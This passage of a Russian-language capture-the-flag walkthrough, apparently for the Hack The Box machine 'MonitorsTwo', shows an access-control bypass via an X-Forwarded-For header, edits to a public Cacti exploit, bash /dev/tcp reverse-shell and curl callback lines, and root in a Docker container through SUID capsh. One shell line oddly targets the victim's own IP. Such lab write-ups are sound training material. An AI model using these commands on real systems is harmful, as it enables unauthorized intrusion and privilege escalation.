User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 10 May 2023 08:02:58 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.4.33
Last-Modified: Wed, 10 May 2023 08:02:48 GMT
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: default-src *; img-src 'self'  data: blob:; style-src 'self' 'unsafe-inline' ; script-src 'self'  'unsafe-inline' ; frame-ance
worker-src 'self' ;
P3P: CP="CAO PSA OUR"
Cache-Control: no-store, no-cache, must-revalidate
Set-Cookie: Cacti=2841cd69eb0d1d8be47e452ee7c9e17e; path=/; HttpOnly; SameSite=Strict
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Content-Length: 49

FATAL: You are not authorized to use this service
```

Запрос на сервер и ответ сервера

Это странное поведение, так как эксплоит, судя по описанию, должен работать без авторизации. Давай перейдем в **Burp Repeater** (комбинация клавиш Ctrl-R, Ctrl-Shift-R) и поиграем с запросом для обхода контроля доступа к странице. Мне удалось добиться нужного результата при использовании HTTP-заголовка `X-Forwarded-For` со значением `127.0.0.1`.




```
GET /remote_agent.php HTTP/1.1
Host: monitorstwo.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
X-Forwarded-For: 127.0.0.1
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 10 May 2023 08:03:12 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.4.33
Last-Modified: Wed, 10 May 2023 08:03:12 GMT
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: default-src *; img-src 'self'  data: blob:; style-src 'self' 'unsafe-inline' ; script-src 'self'  'unsafe-inline' ; frame-ancest
worker-src 'self' ;
P3P: CP="CAO PSA OUR"
Cache-Control: no-store, no-cache, must-revalidate
Set-Cookie: Cacti=6cf2ea124448fd71cc335610fd23d243; path=/; HttpOnly; SameSite=Strict
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Content-Length: 21

Unknown Agent Request
```

Запрос на сервер и ответ сервера

ТОЧКА ОПОРЫ

Возвращаемся к исходникам эксплоита и правим в нем значение заголовка `X-Forwarded-For`.




```
    def exploit(self):
        # cacti local ip from the url for the X-Forwarded-For header
        local_cacti_ip  = '127.0.0.1'#self.url.split("//")[1].split("/")[0]

        headers = {
            'X-Forwarded-For': f'{local_cacti_ip}'
        }
```

Измененный код эксплоита

Снова запускаем эксплоит, он выполняется и отображает нам параметры, но бэкконнекта с удаленного сервера все еще нет.


```
python3 51166.py -u http://10.10.11.211 -p 10.10.14.111 -i 4321
```



```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/monitorstwo]
└─$ python3 51166.py -u http://10.10.11.211 -p 10.10.14.111 -i 80
200 - [{"value":"48","rrd_name":"proc","local_data_id":"1"}]
200 - [{"value":"1min:0.57 5min:0.27 10min:0.10","rrd_name":"","local_data_id":"2"}]
200 - [{"value":"0","rrd_name":"users","local_data_id":"3"}]
200 - [{"value":"2719288","rrd_name":"mem_buffers","local_data_id":"4"}]
200 - [{"value":"1048572","rrd_name":"mem_swap","local_data_id":"5"}]
200 - [{"value":"0","rrd_name":"uptime","local_data_id":"6"}]
200 - []
200 - []
200 - []
200 - []
200 - []
200 - []
200 - []
```

Логи эксплоита


Вероятно, не отрабатывает сама посылаемая нагрузка, поэтому откроем порт 80 и попробуем выполнить обычный HTTP-запрос с помощью curl.



```
#         revshell = f"bash -c 'exec bash -i &>/dev/tcp/{self.rs_host}/{self.rs_port} <&1'"
        revshell = f"curl http://10.10.14.111/test_rce"
        import base64
```

Измененный код эксплоита

При повторном выполнении измененного кода все-таки получаем запрос на свой сервер.



```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/monitorstwo]
└─$ python3 51166.py -u http://10.10.11.211 -p 10.10.14.111 -i 80
200 - [{"value":"59","rrd_name":"proc","local_data_id":"1"}]
200 - [{"value":"1min:0.80 5min:0.44 10min:0.33","rrd_name":"","local_data_id":"2"}]
200 - [{"value":"0","rrd_name":"users","local_data_id":"3"}]
200 - [{"value":"2597864","rrd_name":"mem_buffers","local_data_id":"4"}]
200 - [{"value":"1048572","rrd_name":"mem_swap","local_data_id":"5"}]
Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/httpcore/_exceptions.py", line 10, in map_exceptions
    yield
  File "/usr/lib/python3/dist-packages/httpcore/backends/sync.py", line 28, in read
```


```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/monitorstwo]
└─$ nc -lvp 80
listening on [any] 80 ...
connect to [10.10.14.111] from monitorstwo.htb [10.10.11.211] 49582
GET /test_rce HTTP/1.1
Host: 10.10.14.111
User-Agent: curl/7.74.0
Accept: */*
```

Выполнение эксплоита и логи netcat

Мое предположение оказалось верным: не выполнялась сама нагрузка. В таких случаях бывает очень важно понять, почему не работает тот или иной готовый эксплоит. Я перебрал несколько других вариантов шелла, и в результате удалось подобрать рабочий.

```
bash -c 'bash -i >& /dev/tcp/10.10.11.211/4321 0>&1'
```

Модернизируем эксплоит и моментально получаем сессию pwncat-cs.



```
(local) pwncat$ back
(remote) www-data@50bca5e748b0:/var/www/html$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
(remote) www-data@50bca5e748b0:/var/www/html$
```

Сессия пользователя www-data

DOCKER ROOT


Для сбора информации о машине я, как обычно, использую скрипты PEASS.

Справка: скрипты PEASS

Что делать после того, как мы получили доступ в систему от имени пользователя? Вариантов дальнейшей эксплуатации и повышения привилегий может быть очень много, как в Linux, так и в Windows. Чтобы собрать информацию и наметить цели, можно использовать Privilege Escalation Awesome Scripts SUITE (PEASS) — набор скриптов, которые проверяют систему на автомате и выдают подробный отчет о потенциально интересных файлах, процессах и настройках.

Командой `upload` загрузим на хост скрипт для Linux, дадим право на выполнение и запустим сканирование. В выводе будет много информации, давай рассмотрим наиболее значимые моменты.


Среди файлов с установленным S-битом подсвечен исполняемый файл `capsh`. Это явно что-то нестандартное.



```
                      ╔═══════════════════╗
══════════════════════╣ Interesting Files ╠══════════════════════
                      ╚═══════════════════╝
╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
strace Not Found
-rwsr-xr-x 1 root root 87K Feb  7  2020 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 63K Feb  7  2020 /usr/bin/passwd  --->  Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 52K Feb  7  2020 /usr/bin/chsh
-rwsr-xr-x 1 root root 58K Feb  7  2020 /usr/bin/chfn  --->  SuSE_9.3/10
-rwsr-xr-x 1 root root 44K Feb  7  2020 /usr/bin/newgrp  --->  HP-UX_10.20
-rwsr-xr-x 1 root root 31K Oct 14  2020 /sbin/capsh
-rwsr-xr-x 1 root root 55K Jan 20  2022 /bin/mount  --->  Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 35K Jan 20  2022 /bin/umount  --->  BSD/Linux(08-1996)
```

Файлы с выставленным SUID

Вторая находка — доступный нам файл `/entrypoint.sh`, характерный для контейнера Docker.



```
╔══════════╣ Unexpected in root
/.dockerenv
/entrypoint.sh
```


Файлы в корневом каталоге

Первым делом ищем исполняемый файл `capsh` в базе GTFOBins.

Справка: GTFOBins

GTFOBins — это подборка способов злоупотребления функциями распространенных программ для Unix. Используя эти рецепты, можно быстро получить доступ к командным оболочкам, повысить привилегии или передать файлы.

И обнаруживаем, что для утилиты capsh есть готовый рецепт.



SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.


This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which capsh) .

./capsh --gid=0 --uid=0 --
```

Способ эксплуатации capsh с SUID

Если у `capsh` установлен S-бит, то мы можем повысить привилегии всего одной командой.

```
capsh --gid=0 --uid=0 --
```




```
(remote) www-data@50bca5e748b0:/tmp$ capsh --gid=0 --uid=0 --
root@50bca5e748b0:/tmp# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
root@50bca5e748b0:/tmp#
```

Сессия root в «Докере»

ПРОДВИЖЕНИЕ

Скрипт `entrypoint.sh` выполняется каждый раз при старте контейнера Docker, поэтому стоит обязательно в глянуть, что у там у этого сценария внутри.



